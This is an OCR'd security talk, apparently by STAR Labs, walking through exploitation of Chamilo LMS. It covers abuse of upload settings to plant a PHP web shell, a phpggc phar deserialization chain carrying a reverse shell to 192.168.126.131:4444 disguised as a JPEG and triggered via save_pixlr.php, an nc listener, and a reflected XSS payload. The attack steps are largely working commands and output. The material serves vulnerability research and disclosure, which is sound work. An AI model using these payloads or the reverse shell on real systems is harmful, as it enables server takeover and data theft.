
Filtering behaviour (skip/rename)

- (•) Remove
- ( ) Rename


Save settings

STAR LABS


Name
settings.php?category=Se.
settings.php?category=Se.
font-awesome.min.css
theme.css
jquery-ui.min.css
mediaelementplayer.min...
jquery-ui-timepicker-addo..
bootstrap.min.css
jquery.scrollbar.css
daterangepicker.css
bootstrap-select.min.css
select2.min.css
flag-icon.min.css
vrview.css
chosen.css
chat.css
83 requests
10.5 kB transfer
Headers
Preview
Response
Initiator
Timing
Cookies
upload_extensions_list_type: blacklist
upload_extensions_blacklist:
upload_extensions_whitelist: htm;html;jpg;jpeg;gif;png;swf;avi;mpg;mpeg;mov;flv;doc;docx;xls;xlsx;ppt;pptx;odt;odp;ods;pdf
upload_extensions_skip: true
upload_extensions_replace_by: dangerous
permissions_for_new_directories: 0777
permissions_for_new_files: 0666
openid_authentication: false
extend_rights_for_coach: false
extend_rights_for_coach_on_survey: true
allow_user_course_subscription_by_course_admin: true
sso_authentication: false
sso_authentication_domain:
sso_authentication_auth_uri: /?q=user
sso_authentication_unauth_uri: /?q=logout
sso_authentication_protocol: http://
filter_terms:




URL: http://target/app/courses/<COURSE_CODE>/document/<FILE_NAME.php>




STAR LABS

Path: /.htaccess



URL:
http://target/app/courses/<COURSE_CODE>/document/<FILE_NAME.php>/?cmd=whoami



STAR LABS


Finding bypasses for sanitization
Using sanitization to bypass sanitization
imgflip.com

STAR LABS

Vulnerability #4

SQLi / “Footguns” / RCE

STAR LABS




Image from: https://portswigger.net/web-security/file-upload

```
ubuntu@ubuntu:~/Desktop/phpggc$ ./phpggc -l

Gadget Chains
-------------

NAME                            VERSION                                 TYPE                VECTOR          I
CakePHP/RCE1                    ? <= 3.9.6                              RCE (Command)       __destruct
CakePHP/RCE2                    ? <= 4.2.3                              RCE (Function call) __destruct
CodeIgniter4/RCE1               4.0.0-beta.1 <= 4.0.0-rc.4              RCE (Function call) __destruct
CodeIgniter4/RCE2               4.0.0-rc.4 <= 4.0.4+                    RCE (Function call) __destruct
CodeIgniter4/RCE3               -4.1.3+                                 RCE (Function call) __destruct
Doctrine/FW1                    ?                                       File write          __toString      *
Doctrine/FW2                    2.3.0 <= 2.4.0 v2.5.0 <= 2.8.5          File write          __destruct      *
Dompdf/FD1                      1.1.1 <= ?                              File delete         __destruct      *
Dompdf/FD2                      ? < 1.1.1                               File delete         __destruct      *
Drupal7/FD1                     7.0 < ?                                 File delete         __destruct      *
Drupal7/RCE1                    7.0.8 < ?                               RCE (Function call) __destruct      *
Guzzle/FW1                      6.0.0 <= 6.3.3+                         File write          __destruct
Guzzle/INFO1                    6.0.0 <= 6.3.2                          phpinfo()           __destruct      *
Guzzle/RCE1                     6.0.0 <= 6.3.2                          RCE (Function call) __destruct      *
Horde/RCE1                      <= 5.2.22                               RCE (PHP code)      __destruct      *
Kohana/FR1                      3.*                                     File read           __toString      *
Laminas/FD1                     <= 2.11.2                               File delete         __destruct
Laminas/FW1                     2.8.0 <= 3.0.x-dev                      File write          __destruct      *
Laravel/RCE1                    5.4.27                                  RCE (Function call) __destruct
Laravel/RCE2                    5.4.0 <= 8.6.9+                         RCE (Function call) __destruct
Laravel/RCE3                    5.5.0 <= 5.8.35                         RCE (Function call) __destruct      *
Laravel/RCE4                    5.4.0 <= 8.6.9+                         RCE (Function call) __destruct
Laravel/RCE5                    5.8.30                                  RCE (PHP code)      __destruct      *
Laravel/RCE6                    5.5.* <= 5.8.35                         RCE (PHP code)      __destruct      *
Laravel/RCE7                    ? <= 8.16.1                             RCE (Function call) __destruct      *
Laravel/RCE8                    7.0.0 <= 8.6.9+                         RCE (Function call) __destruct      *
Magento/FW1                     ? <= 1.9.4.0                            File write          __destruct      *
Magento/SQLI1                   ? <= 1.9.4.0                            SQL injection       __destruct
Magento2/FD1                    *                                       File delete         __destruct      *
Monolog/RCE1                    1.4.1 <= 1.6.0 1.17.2 <= 2.2.0+         RCE (Function call) __destruct
Monolog/RCE2                    1.4.1 <= 2.2.0+                         RCE (Function call) __destruct
```

```
ubuntu@ubuntu:~/Desktop/chamilo-lms$ cat composer.json | grep "\"require\"" --a 50
    "require": {
        "php": "^7.1",
        "ext-curl": "*",
        "ext-dom": "*",
        "ext-fileinfo": "*",
        "ext-gd": "*",
        "ext-intl": "*",
        "ext-json": "*",
        "ext-libxml": "*",
        "ext-mbstring": "*",
        "ext-xml": "*",
        "ext-zip": "*",
        "ext-zlib": "*",
        "angelfqc/vimeo-api": "2.0.6",
        "apereo/phpcas": "^1.3",
        "brumann/polyfill-unserialize": "^1.0",
        "chamilo/pclzip": "~2.8",
        "clue/graph": "~0.9.0",
        "culqi/culqi-php": "1.3.4",
        "ddeboer/data-import": "@stable",
        "gedmo/doctrine-extensions": "~2.3",
        "doctrine/data-fixtures": "~1.0@dev",
        "doctrine/dbal": "~2.5",
        "doctrine/migrations": "~1.0@dev",
        "doctrine/orm": "~2.5",
        "emojione/emojione": "1.3.0",
        "endroid/qr-code": "2.5.*",
        "essence/essence": "2.6.1",
        "ezyang/htmlpurifier": "~4.9",
        "facebook/php-sdk-v4": "~5.0",
        "firebase/php-jwt": "~5.0",
        "graphp/algorithms": "~0.8.0",
        "graphp/graphviz": "~0.2.0",
        "guzzlehttp/guzzle": "~6.0",
        "imagine/imagine": "0.6.3",
        "ircmaxell/password-compat": "~1.0.4",
        "jbroadway/urlify": "1.1.0-stable",
```

```
ubuntu@ubuntu:~/Desktop/phpggc$ ./phpggc Monolog/RCE1 system 'bash -i >& /dev/tcp/192.168.126.131/4444 0>&1' -p phar
ERROR: Cannot create phar: phar.readonly is set to 1
```

```
ubuntu@ubuntu:~/Desktop/phpggc$ php -i phpinfo | grep 'php.ini'
Configuration File (php.ini) Path => /etc/php/7.4/cli
Loaded Configuration File => /etc/php/7.4/cli/php.ini
ubuntu@ubuntu:~/Desktop/phpggc$
```

```
[Phar]
; http://php.net/phar.readonly
phar.readonly = Off
```

STAR LABS

```
ubuntu@ubuntu:~/Desktop/phpggc$ ./phpggc Monolog/RCE1 system 'bash -i >& /dev/tcp/192.168.126.131/4444 0>&1' -p phar -o ../rce.jpg
ubuntu@ubuntu:~/Desktop/phpggc$ file ../rce.jpg
../rce.jpg: data
ubuntu@ubuntu:~/Desktop/phpggc$ strings ../rce.jpg
<?php __HALT_COMPILER(); ?>
O:32:"Monolog\Handler\SyslogUdpHandler":1:{s:9:"
socket";O:29:"Monolog\Handler\BufferHandler":7:{s:10:"
handler";r:2;s:13:"
bufferSize";i:-1;s:9:"
buffer";a:1:{i:0;a:2:{i:0;s:45:"bash -i >& /dev/tcp/192.168.126.131/4444 0>&1";s:5:"level";N;}}s:8:"
level";N;s:14:"
initialized";b:1;s:14:"
bufferLimit";i:-1;s:13:"
processors";a:2:{i:0;s:7:"current";i:1;s:6:"system";}}}
test.txt
P"Ib
test
GBMB
ubuntu@ubuntu:~/Desktop/phpggc$
```

My Organisation - My can

Not secure | 172.20.0.3/courses/C001/index.php?id_session=0

Chamilo
E-Learning & Collaboration Software

1 1

Homepage | My courses | Personal agenda | Reporting | Social network | Dashboard | Administration

Course 001

Switch to student view

You may add an introduction to this course here by clicking the edition icon

Authoring

Course description | Documents | Learning path | Links

Chat (Disconnected)

STAL LABS

Generated file:

```
ubuntu@ubuntu:~/Desktop$ md5sum rce.jpg
0a7d96e3283a993ce5eef9cf44155068  rce.jpg
ubuntu@ubuntu:~/Desktop$
```

Uploaded file:

```
root@619196f42c55:/var/www/chamilo/app/courses/C001/document# md5sum rce.jpg
0a7d96e3283a993ce5eef9cf44155068  rce.jpg
root@619196f42c55:/var/www/chamilo/app/courses/C001/document#
```

STAR LABS

Source: /main/document/save_pixlr.php

```php
//The user preferred file name of the image.
$filename = Security::remove_XSS($_GET['title']);
//A URL to the image on Pixlr.com server or the raw file post of the saved image.
$urlcontents = Security::remove_XSS($_GET['image']);

// make variables
$title = Database::escape_string(str_replace('_', ' ', $filename));
$sessionId = api_get_session_id();
$groupId = api_get_group_id();
$saveDir = $dirBaseDocuments.$paintDir;
$contents = file_get_contents($urlcontents);

//Verify that the file is an image. Fileinfo method
$finfo = new finfo(FILEINFO_MIME);
$current_mime = $finfo->buffer($contents);

if (strpos($current_mime, 'image') === false) {
    echo "Invalid mime type file";
    exit;
}
```

Change language: English

Submit a Pull Request Report a Bug

Using Phar Archives: the phar stream wrapper

The Phar stream wrapper fully supports fopen() for read and write (not append), unlink(), stat(), fstat(), fseek(), rename() and directory stream operations opendir() and rmdir() and mkdir().

Individual file compression and per-file metadata can also be manipulated in a Phar archive using stream contexts:

```
<?php
$context = stream_context_create(array('phar' =>
                                  array('compress' => Phar::GZ)),
                                  array('metadata' => array('user' => 'cellog')));
file_put_contents('phar://my.phar/somefile.php', 0, $context);
?>
```

The phar stream wrapper does not operate on remote files, and cannot operate on remote files, and so is allowed even when the allow_url_fopen and allow_url_include INI options are disabled.

Although it is possible to create phar archives from scratch just using stream operations, it is best to use the functionality built into the Phar class. The stream wrapper is best used for read-only operations.

```
URL:
http://target/main/document/save_pixlr.php?image=phar:///LO
CAL/PATH/TO/PHAR
```

```
URL:
http://target/main/document/save_pixlr.php?image=phar:///va
r/www/chamilo/app/courses/<COURSE_CODE>/document/<UPLOADED_
PHAR>.jpg
```

STAR LABS

```
ubuntu@ubuntu:~/Desktop$ ifconfig ens33
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.126.131  netmask 255.255.255.0  broadcast 192.168.126.255
        inet6 fe80::a753:3f9d:d68f:1356  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:01:ae:e8  txqueuelen 1000  (Ethernet)
        RX packets 397314  bytes 594814086 (594.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 148613  bytes 9204508 (9.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ubuntu@ubuntu:~/Desktop$ nc -nlvp 4444
Listening on 0.0.0.0 4444
```

Backward Incompatible Changes

Any side effects from `__wakeup()`, `__destruct()`, etc. that were triggered during/after unserialization of metadata when the phar is loaded will stop happening, and will only happen when `getMetadata()` is directly called.

Eliminating the side effects is the goal of this RFC, for security reasons. Typical phars use scalars and associative arrays for any metadata, and many phars don't need metadata at all.

Proposed PHP Version(s)

8.0

RFC Impact

To SAPIs

This affects stream wrapper calls such as `file_exists()` (they will no longer call `unserialize()` if there is metadata), as well as direct calls to `Phar->getMetadata()` (they will call `unserialize()` if there is metadata, instead of using the data from the time the phar file was loaded)

Additional Tips and Heuristics

When auditing a codebase

STAR LABS

Source: /index.php

```php
<?php
// direct login to course
if (isset($_GET['firstpage'])) {
    api_set_firstpage_parameter($_GET['firstpage']);
    // if we are already logged, go directly to course
    if (api_user_is_login()) {
        echo "<script>self.location.href='index.php?firstpage="
            .Security::remove_XSS($_GET['firstpage'])."'</script>";
    }
}
```


URL: http://target/index.php?firstpage=';alert(document.domain);//

STAR LABS

URL: http://target/index.php?firstpage=';alert(document.domain);//

